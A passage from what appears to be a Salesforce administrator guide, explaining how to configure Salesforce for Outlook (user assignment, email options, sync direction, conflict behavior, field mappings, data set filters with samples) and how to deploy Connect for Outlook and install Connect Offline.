To create, edit, or delete configurations:	“Manage Email Client Configurations”

After you define basic information for a Salesforce for Outlook configuration, you select the Salesforce for Outlook users that the configuration's settings will apply to.

1. From Setup, click **Desktop Administration** > **Outlook Configurations**.
2. If you're modifying an existing Outlook configuration, click **Edit** next to the one you want to modify. Otherwise, click **New Outlook Configuration**, and complete any required fields.
3. In the Assign Users and Profiles section, select either `Profiles` or `Users` in the `Search` drop-down list.
4. If you don't see the member you want to add, enter keywords in the search box and click **Find**.
5. Select members from the Available Members box, and click **Add** to add them to the group. If all available users are assigned to this configuration, the Users list is empty and you can only assign profiles.
6. To remove members, select those members and click **Remove**. If removed users are assigned to another active configuration through a profile, that other configuration is used the next time they open Outlook. Otherwise, removed users are unable to use Salesforce for Outlook.
7. Click **Save**. All changes take effect the next time data syncs for the users in this configuration. If you assign a user who is already assigned to a different configuration, that user is removed from the other configuration and assigned to this one. If an assigned user is also part of a profile assigned to another active configuration, the configuration that lists the user directly is used.

Enabling Email Options for Salesforce for Outlook

Defining Data Settings for Salesforce for Outlook

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	“View Setup and Configuration”
To create, edit, or delete configurations:	“Manage Email Client Configurations”

Data settings control the sync behavior and email functionality of Salesforce for Outlook. You can define the following settings using the Data Settings fields in a Salesforce for Outlook configuration.

- Email-related options for the Salesforce Side Panel, as well as add email and create cases
- Sync direction
- Conflict behavior
- Field mappings
- Matching criteria
- Modification permissions

Enabling Email Options for Salesforce for Outlook

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	“View Setup and Configuration”
To create, edit, or delete configurations:	“Manage Email Client Configurations”
To enable Add Email, Side Panel, and Create Case:	“Customize Application”

You can set up Salesforce for Outlook email options for:

- Adding emails from Outlook to Salesforce
- Displaying the Salesforce Side Panel in Microsoft® Outlook®
- Creating Salesforce cases from Outlook emails

Enabling the Add Email Feature

This adds the **Add Emails** and **Send and Add** buttons to Outlook, and lets your users add up to 10 emails simultaneously to Salesforce.

Emails that you add using Salesforce for Outlook are saved in Salesforce and assigned to other records based on your My Email to Salesforce settings.

1. From Setup, click **Desktop Administration** > **Outlook Configurations**.
2. If you're modifying an existing Outlook configuration, click **Edit** next to the one you want to modify. Otherwise, click **New Outlook Configuration**, and complete any required fields.
3. Select `Add Email`.
4. Click **Save**.
5. If you don't already have Email to Salesforce enabled, click **Enable** in the popup message to enable both features.

Enabling the Salesforce Side Panel

Enabling the Salesforce Side Panel lets your users select an email in Outlook, and see Salesforce contacts and activities related to that email.

1. From Setup, click **Desktop Administration** > **Outlook Configurations**.
2. If you're modifying an existing Outlook configuration, click **Edit** next to the one you want to modify. Otherwise, click **New Outlook Configuration**, and complete any required fields.
3. Select `Side Panel`.
4. Click **Save**.

Enabling the Create Case Feature

This adds the **Create Cases** drop-down list button to Outlook, and lets your users create Salesforce cases from Outlook emails.

Note: Before you can enable the Create Case feature, review and complete the procedures in Setting Up Create Case for Salesforce for Outlook Users on page 1627. Then, return to this topic to complete the following procedure.

1. From Setup, click **Desktop Administration** > **Outlook Configurations**.
2. If you're modifying an existing Outlook configuration, click **Edit** next to the one you want to modify. Otherwise, click **New Outlook Configuration**, and complete any required fields.
3. Select `Create Case`. Then, choose one of the following links.
   - *Recommended:* **Choose an Existing Create Case Destination**, which lets you choose existing destinations. You can choose up to 10 destinations for each Outlook configuration.
   - **Create a New Create Case Destination**. If you need to create a new one, you need to first save your work, create the new destination, and then return to the Outlook Configuration page to complete the Create Case setup requirements.
4. Click **Save**.

Understanding How Enabling Recurring Events Affects Users

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Your Salesforce and API users can expect the following changes after you enable the Salesforce for Outlook Recurring Events feature.

For	You should know that
Salesforce users	Changes made to a series don't affect past events. Changes made to any fields in an event series override changes previously made to single events. In addition, if a user changes any of the following fields, all events in the series are deleted and re-created. As a result, the status of all invitees is reset to Not Responded, and links to future events in the series break. Any triggers set on the event are also affected. • Location • Event start or end time • All-day event • Frequency • Recurrence start date, if a user sends updates to invitees If a user doesn't send updates, and the only change is to extend the recurrence end date, the response status of invitees isn't reset.
API users	After users start syncing recurring events, the following read-only API objects appear in the API. • EventRecurrenceException • TaskRecurrenceException

Enabling Email Options for Salesforce for Outlook
Salesforce for Outlook Configurations Overview

Setting Up Create Case for Salesforce for Outlook Users

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

The Create Case feature in Salesforce for Outlook lets users create cases in Salesforce from emails in Microsoft® Outlook®. As an administrator, you can create Email-to-Case destinations that appear in the drop-down list button **Create Cases** in Outlook. For each destination, you choose the assignee, which can be either individual users or queues. You can add up to 10 destinations for each Outlook configuration. When users create cases, they can add up to 10 emails simultaneously for each destination.

Before Salesforce for Outlook users can create cases from Outlook emails, you'll need to perform the following procedures.

1. If you haven't already done so, enable and configure On-Demand Email-to-Case.
2. Define Email-to-Case destinations (also known as email routing addresses).
3. Enable the Create Case feature in your configurations, which adds the **Create Cases** drop-down list button in Outlook.

Salesforce for Outlook assigns a category to the emails that Salesforce for Outlook users add as cases to Salesforce. This category, *Added to Salesforce as a case*, makes it easy for users to search for emails they added as cases to Salesforce.

Defining Sync Directions for Salesforce for Outlook

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	"View Setup and Configuration"
To create, edit, or delete configurations:	"Manage Email Client Configurations"

Sync direction indicates the direction data flows when Salesforce for Outlook syncs data.

1. Click **Desktop Administration** > **Outlook Configurations**.
2. Create or edit a configuration, and select one of these sync directions under Data Settings for each object being synced.
   - `Don't sync`—Outlook and Salesforce records aren't synced, and you can't select an Outlook folder to sync within the setup wizard.
   - `Salesforce.com to Outlook`—When data first syncs, a record in Salesforce creates or updates a record in Outlook. During future syncs, changes made to Salesforce records appear in Outlook, regardless of whether the Outlook version of the record has changed. In addition, deleting a synced record in Salesforce deletes its Outlook counterpart. Outlook changes are never sent to Salesforce. The required conflict behavior setting for this option is `Salesforce.com always wins`.
   - `Outlook to salesforce.com`—During its first sync, a record in Outlook creates or updates a record in Salesforce. During future syncs, changes made to Outlook records appear in Salesforce, regardless of whether the Salesforce version has changed. In addition, deleting a synced record in Outlook deletes its Salesforce counterpart. Salesforce changes are never sent to Outlook. The required conflict behavior setting for this option is `Outlook always wins`. This option isn't available for contacts.
   - `Sync both ways`—When records sync, changes to Outlook records are reflected in Salesforce, and vice versa. If records conflict, the conflict behavior setting determines which record wins.

3. Click **Save**. All changes take effect the next time data syncs for the users in this configuration.
4. Define a data set for each object that has a sync direction.

Defining Conflict Behavior for Salesforce for Outlook

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	"View Setup and Configuration"
To create, edit, or delete configurations:	"Manage Email Client Configurations"

Conflict behavior settings determine what happens when Salesforce for Outlook encounters a conflict when syncing data both ways. A conflict occurs when the same record is updated in both Salesforce and Outlook or when a record is updated on one side and deleted in the other.

1. From Setup, click **Desktop Administration** > **Outlook Configurations**.
2. Edit a configuration, and select one of the following conflict behaviors under Data Settings for Contacts, Events, and Tasks.
   - `Salesforce.com always wins`
   - `Outlook always wins`
3. Click **Save**. All changes take effect the next time data syncs for the users in this configuration.

Mapping Fields for Salesforce for Outlook

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	"View Setup and Configuration"
To create, edit, or delete configurations:	"Manage Email Client Configurations"

Field mappings define which Salesforce and Outlook fields correspond when records sync with Salesforce for Outlook. Salesforce comes with a set of default mappings. You may be able to change some of them.

To map fields:

1. Click **Desktop Administration** > **Outlook Configurations**
2. Under Data Settings, click **Edit Field Mappings** to display the list of available fields.
3. Choose a field from the `Salesforce Field` picklist. This list displays the names of all Salesforce fields that haven't yet been mapped.

   Warning: If you map a custom field that is universally required, make sure it has a default value to avoid errors. Also, note that mapping custom fields that require validation by Salesforce may cause sync errors. For example, if you map a custom Salesforce field that requires a unique value, you'll get a uniqueness error when you sync if you enter a non-unique value in the Outlook field.

4. Choose a field from the `Outlook Field` picklist next to the selected Salesforce.com field. This list displays the names of all standard Outlook fields that haven't yet been mapped and that match the data type of the corresponding Salesforce field.
5. To map a Salesforce field to a custom Outlook field, select `Custom Field...` from the end of the corresponding `Outlook Field` picklist. Enter the field's name and click **OK**.

   The custom field must already exist in Outlook. Letters are not case-sensitive, and these characters aren't allowed: [,], _, #. The first sync validates that the custom Outlook field exists and then maps it to the Salesforce field. Custom Outlook fields use a string data type. Note that we only allow custom fields for Salesforce text fields and non-restricted picklists.
6. To remove a field mapping, click the delete icon to the right of the mapping. To redo the mapping, just add a new mapping to the bottom of the list. To view your mappings, click **View** under Field Mapping on the detail page.
7. Click **Save**. All changes take effect the next time data syncs for the users in this configuration.

Note: You can map custom Salesforce fields to standard or custom Outlook fields. You can't map picklist values.

Defining Matching Criteria for Salesforce for Outlook

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	"View Setup and Configuration"
To create, edit, or delete configurations:	"Manage Email Client Configurations"

If Salesforce for Outlook finds multiple matching contacts when a contact first syncs from Outlook, we pick a Salesforce contact based on the matching criteria you define here.

1. From Setup, click **Desktop Administration** > **Outlook Configurations**.
2. Edit a configuration, and select one of these matching criteria options under Data Settings for contacts.
   - `Most recent activity`—Choose the Salesforce contact that shows the most recent activity (such as a phone call or email), as shown in the contact's Activity History related list. This is the default matching option.
   - `Last updated`—Choose the Salesforce contact that was most recently modified.
   - `Oldest`—Choose the Salesforce contact that has the earliest creation date.
3. Click **Save**. All changes take effect the next time data syncs for the users in this configuration.

If we don't find a matching contact in Salesforce, we create a new contact that syncs with the Outlook contact. We then either automatically assign the synced contact to a Salesforce account, leave it unassigned, or place it in the user's My Unresolved Items page to be manually assigned.

Mapping Fields for Salesforce for Outlook

Letting Users Modify Salesforce for Outlook Settings

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	“View Setup and Configuration”
To create, edit, or delete configurations:	“Manage Email Client Configurations”

1. From Setup, click **Desktop Administration** > **Outlook Configurations**.
2. Edit a configuration, and select any of the following options under Data Settings for each object being synced. You can allow users to modify:
   - `Whether object is synced`
   - `Sync direction`
   - `Conflict behavior`
   - `Field mappings`
3. Click **Save**. All changes take effect the next time data syncs for the users in this configuration.

You can overwrite users' modifications any time by selecting `Overwrite configuration changes made by users` in a configuration. After you save the updated configuration, the new settings replace the existing settings for users of the configuration the next time their data syncs.

Defining Advanced Settings for Salesforce for Outlook

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	“View Setup and Configuration”
To create, edit, or delete configurations:	“Manage Email Client Configurations”

Use advanced settings in a Salesforce for Outlook configuration to customize the default behavior of Salesforce for Outlook, such as setting the maximum size of the sync log. Click **Edit** to change the value of an advanced setting or **Remove** to remove it from the configuration.

1. From Setup, click **Desktop Administration** > **Outlook Configurations**.
2. If you're modifying an existing Outlook configuration, click **Edit** next to the one you want to modify. Otherwise, click **New Outlook Configuration**, and complete any required fields.
3. Click **Add Advanced Setting** in the Advanced Settings section of an Outlook configuration.

4. Choose one of these settings and enter a value.

Advanced Setting	This setting indicates
HTTPTimeout	The number of seconds Salesforce for Outlook waits while trying to establish an HTTP connection with Salesforce. The value must be between 15 and 360 seconds, and the default is 30.
MaxLogFileSize	The maximum file size of the sync log you'll maintain. Value must be between 1 and 128 MB, and the default is 1.
MaxRetries	The number of times Salesforce for Outlook tries to connect to Salesforce. The value must be between 0 and 10, and the default is 3.

5. Click **OK**.
6. Click **Save**. All changes take effect the next time data syncs for the users in this configuration.

Defining Data Sets for Salesforce for Outlook

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	"View Setup and Configuration"
To create, edit, or delete configurations:	"Manage Email Client Configurations"
To create, edit, or delete data sets:	Sync Direction can't be `Don't sync`

Data sets are subsets of the Salesforce records that Salesforce for Outlook users can sync. They consist of filters that limit which records will sync. Each configuration must have a data set in order for users to sync with Outlook.

The Outlook Configuration detail page shows a summary of the configuration's current filters.

1. From Setup, click **Desktop Administration** > **Outlook Configurations**.
2. Click the name of an Outlook configuration.
3. In the Data Sets related list, click **Edit**.
4. Specify filters.
5. To see how many items will sync, you can check the data set size.

6. Click **Save**.

Learning about Data Sets for Salesforce for Outlook

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	"View Setup and Configuration"
To create, edit, or delete configurations:	"Manage Email Client Configurations"
To create, edit, or delete data sets:	Sync Direction can't be `Don't sync`

Data sets are subsets of the Salesforce records that Salesforce for Outlook users can sync. They consist of filters that limit which records will sync.

Knowing What Syncs

Salesforce for Outlook syncs records based on definitions in data sets, along with records related to them.

Understanding Limits to Data Sets

When using data sets, users can sync up to 5,000 records per filter between Microsoft® Outlook® and Salesforce at a time. This means that if users have more than 5,000 records to sync based on the configuration of their data sets, Salesforce for Outlook won't sync some of them. In addition, users may find that syncing these large quantities of records may slow down the sync process. You can, however, increase the limits for the number of records users can sync. Just keep in mind that you can't reduce the likelihood of the sync process slowing down.

Increasing Limits to Data Sets

If your users are working with more than 5,000 records, you can configure their data sets so that they can sync larger quantities of records. To do this, you'll their edit data sets to include additional filters. For example, under Filter By Record Ownership in the Contact Filters section, choose **Selected Contacts**. Then, choose **User's Records** under Contacts, Contacts on Opportunities, and Contacts on Accounts. Because the data set now has three filters, your users can now sync up to 15,000 contact records.

Keep in mind that these various filters you set up won't necessarily select records that are mutually exclusive. Therefore, the sync process might not sync exactly 15,000 records. To avoid this situation, you can further refine the group of contacts you want to sync. Just define additional parameters under Filter By Additional Objects and Fields.

After defining the filters, you can get a record count for your users in the Data Set Size section. To do so, enter a user, and then click **Get Record Count**. If your users still exceed sync limits for the filters you set up, you users may find that the sync process selects records in a random fashion.

About Person Accounts

If your organization enabled person accounts and your users have more than 5,000 records in Salesforce, data sets work in a different way. Specifically, Salesforce runs a query first on person accounts that match filter criteria, and then on contacts assigned to these accounts. So it's possible for the sync process to reach the 5,000 record limit (including person accounts and contacts) and not include some of the contacts your users would expect to sync.

Configuring Contact Filters for Salesforce for Outlook

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	"View Setup and Configuration"
To create, edit, or delete configurations:	"Manage Email Client Configurations"
To filter contacts by opportunity teams:	"Opportunity Team Selling"
To filter contacts by account teams:	"Account Teams"
To create, edit, or delete data sets:	Sync Direction can't be `Don't sync`

Data sets are subsets of the Salesforce records that Salesforce for Outlook users can sync. They consist of filters that limit which records will sync. For example, you may want to let certain users sync all contacts, but let other users sync only contacts related to their opportunity teams. In addition, you can filter by the fields in the records, such as letting users sync only contacts related to specific accounts and opportunities.

The Outlook Configuration detail page shows a summary of the configuration's current filters.

1. Define a data set for a configuration.
2. Under Filter By Record Ownership, specify the contacts users can sync.
3. If you choose **Selected Contacts**, you can further limit which contacts users sync.

For	To allow users to sync	Select
Contacts	All contacts that they own	`User's Records`

For	To allow users to sync	Select
	All contacts they and their subordinates in the role hierarchy own	`User's Team's Records`
Contacts on Opportunities	Contacts related to their opportunities	`User's Records`
	Contacts related to opportunities that they and their subordinates in the role hierarchy own	`User's Team's Records`
	Contacts related to opportunities of which they are members of opportunity teams, but not opportunities that users own	`User's Opportunity Teams' Records`
Contacts on Accounts	Contacts related to their accounts	`User's Records`
	Contacts related to accounts they and their subordinates in the role hierarchy own	`User's Team's Records`
	Contacts related to accounts of which they are a team member, but not accounts that users own	`User's Account Teams' Records`

4. Under Filter By Additional Objects and Fields, add field-level filters you need.
   a. Select an object and a field within that object.
   b. Select the correct filter operator.
   c. Enter a value for the selected field.
5. To add a new filter, click **Add Row**; to delete the last one in the list, click **Remove Row**.
6. Under Other Contacts to Include, you can choose to have Chatter contacts automatically sync for users of this configuration. To do this, select `Sync contacts users follow in Chatter`.

Tips on Entering Salesforce for Outlook Contact Filters

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Contact filters control the number of records that Salesforce for Outlook users can sync between Outlook and Salesforce. Note the following when using contact filters.

- The criteria you specify are AND based. That is, if you specify more than one criterion, the result includes only records that match all of the criteria.

- If entering a date, use the format allowed by your `Locale` setting. You can also use special date values like TODAY, NEXT WEEK, NEXT YEAR, LAST <number> DAYS, and so on.
- Place quotation marks around numbers or other data that includes commas. For example `Amount equals "10,000"` returns records that have an amount of $10,000 but `Amount equals 10,000` returns $10,000 as well as $10 and $0.
- When you use the “less than,” "greater than,” “less or equal,” or “greater or equal” operators on fields that have numeric values, records with blank or “null” values are returned as if their value is zero (0).
- To limit results to records that are blank or contain “null” values for a particular field, choose the field and the “equals” or “not equal to” operators, leaving the third field blank. For example, `Amount equals` returns records with blank amount fields. You can search for blank values or other specified values at the same time. For example, `Amount equals 1,,2` returns records where the `Amount` is blank or contains the value “1” or “2”. For example, if you create a workflow a filter for accounts with the criteria `Annual Revenue less than 100000`, account records match if their `Annual Revenue` is blank.
- To search for phone numbers, include the exact phone number formatting or example, `Phone starts with (561).`
- Separate search terms by commas to filter by more than one value. You can enter up to 80 characters, including commas and spaces. For example, to search for accounts in California, New York, or Washington, use `State contains CA,NY,WA`.
- When you filter on standard long text area fields, such as `Description`, only the first 1000 characters of the field are searched.
- You can use the **Get Record Count** button to check how many records will sync for a sample Salesforce for Outlook user based on the configuration's filters.
- If you need to reference user information in your contact filters, you can add the following merge fields to them.

Merge Field	Description
`$User.ID`	References the ID of the current user. This merge field can be applied to fields that contain a user lookup. The valid operators for this merge field are Equals and Not Equal To. When creating mobile view filters that reference an owner field, you can only use the `$User.ID` merge field.
`$User.Username`	References the username of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.
`$User.Firstname`	References the first name of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.
`$User.Lastname`	References the last name of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.
`$User.Fullname`	References the first and last name of the current user. This merge field can be applied to any text or lookup field, except

Merge Field	Description
	picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	"View Setup and Configuration"
To create, edit, or delete configurations:	"Manage Email Client Configurations"
To create, edit, or delete data sets:	Sync Direction can't be `Don't sync`

Data sets are subsets of the Salesforce records that Salesforce for Outlook users can sync. They consist of filters that limit which records will sync. For example, most users may sync only current and future events, while some users may need to also sync past events. Salesforce for Outlook syncs events based on their end dates rather than their start dates. For example, if you're syncing current and future events only, a two-day event that started yesterday still syncs.

The Data Sets section of the Outlook Configuration detail page shows a summary of the configuration's current event filters.

1. Define a data set for a configuration.
2. Under Events, enter one of these filters in the `Greater or equal to` field.
   - `TODAY`—Syncs events that end on or after today. The start time is 12:00 a.m.
   - `LAST MONTH`—Syncs events that ended on or after the first day of last month.
   - `LAST N DAYS`—Syncs events that ended on or after a specified number of days ago, such as `LAST 30 DAYS`.
3. You can use the **Get Record Count** button to check how many records will sync for a sample Salesforce for Outlook user based on the configuration's filters.
4. Save the data set.

Note: The following items don't sync: all-day events beginning on the first day you're configured to sync, and event attendees. Multiday events sync as single events in either direction. Multi-day events do sync.

Entering Task Filters for Salesforce for Outlook

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	"View Setup and Configuration"
To create, edit, or delete configurations:	"Manage Email Client Configurations"
To create, edit, or delete data sets:	Sync Direction can't be `Don't sync`

Data sets are subsets of the Salesforce records that Salesforce for Outlook users can sync. They consist of filters that limit which records will sync. For example, most users may sync past-due tasks, while other users sync only current and future tasks. Salesforce for Outlook syncs tasks based on their due dates rather than their start dates. For example, if you're syncing current and future tasks only, a task that started yesterday still syncs.

The Data Sets section of the Outlook Configuration detail page shows a summary of the configuration's current task filters. To enter task filters:

1. Define a data set for a configuration.
2. Under Tasks, enter one of these filters in the `Greater or equal to` field.
   - `TODAY`—Syncs tasks that are due on or after today. The start time is 12:00 a.m.
   - `LAST MONTH`—Syncs tasks that were due on or after the first day of last month.
   - `LAST N DAYS`—Syncs tasks that were due on or after a specified number of days ago, such as `LAST 30 DAYS`.
3. You can use the **Get Record Count** button to check how many records will sync for a sample Salesforce for Outlook user based on the configuration's filters.
4. Save the data set.

Note: Recurring tasks and items flagged for follow-up on your Outlook To-Do list don't sync.

Syncing Tasks with Salesforce for Outlook
Sample Salesforce for Outlook Data Sets

Sample Salesforce for Outlook Data Sets

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Because Salesforce for Outlook users with the same role usually have similar data requirements, many administrators create Outlook configurations based on the positions in their organization. Below are sample data sets for common Salesforce groups. Your Outlook users have unique needs, but you can use these examples as a reference to help you get started with Outlook configurations.

Sales Manager

Sales managers usually need to see records they own and the records of the users who report to them. In addition, they need to see the latest contact information for anyone associated with large deals in the pipeline and any upcoming meetings that might be related to these deals. They may also like to have their Chatter contacts in Outlook.

Sample Outlook Configuration for Sales Managers:

```
Contacts
 Contacts: User's Records, User's Team's Records
 Contacts on Opportunities: User's Team's Records
 Contacts on Accounts: User's Team's Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal TODAY
Tasks
 Tasks: User's Records
  Date greater or equal TODAY
```

Sales Engineer

Sales Engineers often only need the contacts owned by them and the other members of their opportunity teams. They may also want their Chatter contacts, a record of the past month's meetings, and a schedule of all future meetings.

Sample Outlook Configuration for Sales Engineers:

```
Contacts
 Contacts: User's Records
 Contacts on Opportunities: User's Opportunity Teams' Records
 Contacts in Chatter: Records User is Following
```

```
Events
 Events: User's Records
  Date greater or equal LAST MONTH

Tasks
 Tasks: User's Records
  Date greater or equal LAST MONTH
```

Account Executive

Account executives need to see contacts related to their accounts and opportunities. The opportunities are filtered so only contacts related to open opportunities with a probability over 40% sync. They'd also like to sync their Chatter contacts, all future meetings, and all meetings from the last two months.

Sample Outlook Configuration for Account Executives:

```
Contacts
 Contacts on Opportunities: User's Records
  (Probability (%) greater than 40) AND (Stage not equal to Closed Won,Closed Lost
 Contacts on Accounts: User's Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal LAST 60 DAYS

Tasks
 Tasks: User's Records
  Date greater or equal LAST 60 DAYS
```

Defining Data Sets for Salesforce for Outlook

Checking the Size of Salesforce for Outlook Data Sets

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view Outlook data sets:	"View Setup and Configuration"
To test Outlook data sets:	"Manage Email Client Configurations"

You can use the **Get Record Count** button to check how many records will sync for a sample Salesforce for Outlook user based on the configuration's filters. If the numbers are too high or low, you can adjust the filters and check the size again. The maximum record count is 5000 per object.

1. Define a data set for a configuration.
2. Under Data Set Size, click the lookup icon next to the `User` field.

3. Select a user. To test maximum size, choose a user who owns a lot of records, even one who may not be currently assigned to the configuration.
4. Click **Get Record Count**. The number of records that would sync between Outlook and Salesforce for that user appear.
5. Adjust the filters or selected user and retest the data set as needed. Nothing is saved until you click **Save**.

ADMINISTERING CONNECT FOR OUTLOOK

Deploying Connect for Outlook System-Wide

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

As an administrator, you can enforce data quality by controlling what users can do in regards to the movement of their data when synchronizing contacts, tasks, and calendar events with Connect for Outlook. Follow these steps:

1. Start an Outlook client that has the Connect for Outlook add-in installed.
2. In Outlook, go to **Tools** > **Salesforce Options**.
3. In the Contacts, Events, and Tasks tabs, set the following fields as desired:
   - `Synchronize Data with Salesforce` - Select this checkbox to allow users to synchronize that type of record. If you deselect it, all Connect for Outlook features related to synchronization will be hidden from your users.
   - `Data Movement` - Can be `Export to Salesforce`, `Export with Overwrites to Salesforce`, `Import from Salesforce`, `Import with Overwrites from Salesforce`, or `Synchronize with Salesforce`. These options determine how data moves between Salesforce and Connect for Outlook during synchronization.
   - `Always mark for sync` - Select this checkbox to automatically select the `Mark for Sync` option on all newly created items of the appropriate type that you save to your synchronization folder. For example, if you set this option for contacts, any newly created contacts that you save to the synchronization folder are automatically included the next time you sync with Salesforce. You can exclude an automatically-marked item from synchronization if you manually unmark it.

     Note: Records created or edited on the server or on other devices, such as a Blackberry, won't be marked for sync.

   - Click **Advanced** > **Conflict** and choose one of the following radio buttons: `Ignore all conflicts`, `Notify me when conflicts occur`, `Salesforce always wins`, or `Outlook always wins`. These advanced options determine how Connect for Outlook handles conflicts between Salesforce and Outlook data during synchronization.
4. Click the User Permissions tab. For reference, the Synchronization Settings area summarizes the settings you made in the previous step.
5. In the User Permissions area, select or deselect the following settings:

- `User can modify which objects are synchronized`
- `User can modify field mappings`
- `User can modify conflict resolution options`
- `User can modify the direction of synchronizations`
- `User can quick create`

  This setting enables the **Quick Create** links for accounts, contacts, and leads on the Add to Salesforce and Change Associations dialog boxes.

6. Click the **Show File** button to open the settings file O_Dictionary.xml. If necessary, change the `XOverrideOptions` attribute to `OverrideOptions` and change the `OverrideOptions` value to “true.” Save and close the file.
7. If you have not already prohibited user access to program files, do so now. At a minimum, deny write access to `C:\Program Files\salesforce.com`.
8. Using a tool such as Microsoft Systems Management Server (SMS), distribute the XML file to your users in the following directory: `C:\Program Files\salesforce.com\O3`.

   Note: For Windows 2000 and XP users, note that this dictionary file takes precedence over the user-specific file with the same name at `C:\Documents and Settings\<user name>\Application Data\salesforce.com\SM`. For Windows Vista users, the user-specific file is located at `C:\Users\<user name>\AppData\Roaming\salesforce.com\SM`.

9. When they start Connect for Outlook, users will only be able to perform the operations that you have enabled and will not have access to the User Permissions tab in the options dialog box.

   For information on using registry keys to customize Connect for Outlook for your users, see the *Administering Connect for Outlook* tip sheet.

CONNECT OFFLINE

Desktop Client Access Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Connect for Outlook, Connect Offline, Connect for Office, and Connect for Lotus Notes are desktop clients that integrate Salesforce with your PC. As an administrator, you can control which desktop clients your users can access as well as whether users are automatically notified when updates are available. To set permissions for Salesforce for Outlook, use the "Manage Email Client Configurations" permission.

You can set users' access to desktop client by editing their profiles.

The desktop client access options are:

Option	Meaning
Off (access denied)	The respective client download page in users' personal settings is hidden. Also, users can't log in from the client.
On, no updates	The respective client download page in users' personal settings is hidden. Users can log in from the client but can't upgrade it from their current version.
On, updates w/o alerts	Users can download, log in from, and upgrade the client, but don't see alerts when a new version is made available.
On, updates w/alerts	Users can download, log in from, and upgrade the client. They can see update alerts, and can follow or ignore them.
On, must update w/alerts	Users can download, log in from, and upgrade the client. When a new version is available, they can see an update alert. They can't log in from the client until they have upgraded it.

Connect Offline is the only client available with Developer Edition. In Personal, Group, and Professional Editions, all users have the system default "On, updates w/o alerts" for all clients.

Note:

- Desktop client access is available only for users whose profiles have the "API Enabled" permission.
- If users in your organization have a Connect for Outlook version earlier than 2.0 (such as version 115), and their profile setting is "Off (access denied)" or "On, must update w/alerts," the error `Invalid Salesforce API request` may occur when they attempt to log in to Connect for Outlook. Users with Connect for Outlook 2.0 or later will see an appropriate descriptive message.

If users can see alerts and they have logged in to Salesforce from the client in the past, an alert banner automatically appears in the Home tab when a new version is available. Clicking the banner opens the Check for Updates page, where users can download and run installer files. From their personal settings, users can also access the **Check for Updates** page, regardless of whether an alert has occurred.

Installing Connect Offline

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions
Available for an additional cost in: **Professional** Edition

User Permissions Needed	
To view records in Connect Offline:	"Read" on the appropriate type of record such as accounts, contacts, or opportunities
To update records in Connect Offline:	"Create," "Edit," or "Delete" on the appropriate type of record such as accounts, contacts, or opportunities

Allocating Connect Offline Licenses

For organizations using Unlimited, Enterprise, and Developer Editions, salesforce.com provides one Connect Offline license for each Salesforce license. Organizations using Professional Edition must purchase Connect Offline licenses separately. Users without a Connect Offline license can use for a 30-day trial period.

To allocate a Connect Offline license to a user within your organization, edit the user's record and select the `Offline User` checkbox. Users must have this checkbox selected to use Force.com Connect Offline.

Verifying System Requirements

The system requirements for Connect Offline are:

- Microsoft® Internet Explorer® 6, 7, or 8 (We don't support other browsers, including Mozilla® Firefox®, Apple® Safari®, and Google Chrome™.)
- Microsoft Windows® 2000, Windows XP, Windows Vista®, or Windows 7

  Note: You can use the 64-bit version of Windows 2000, Windows XP, Windows Vista, or Windows 7, but along with any of these, you must use the 32-bit version of Internet Explorer 8 with its Compatibility View option.

- 256 MB of RAM (512 MB recommended)
- 20 MB disk space minimum (250 MB recommended depending on the size of the briefcase)
- Intel® Pentium® II processor, 500 MHz or above

Installing an Individual Client

To download and install the Connect Offline client:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:

- If you clicked **Setup**, select **Desktop Integration** > **Connect Offline**.
- If you clicked **My Settings**, select **Desktop Add-Ons** > **Connect Offline**.

3. Click **Install Now**.

Note: You must have administrator privileges on the computer on which you install Connect Offline.

4. Click **Yes** when prompted to install and run the client.
5. Follow the prompts in the setup wizard to complete the installation.
6. Log in to Connect Offline to verify the installation.

Deploying Connect Offline System-Wide

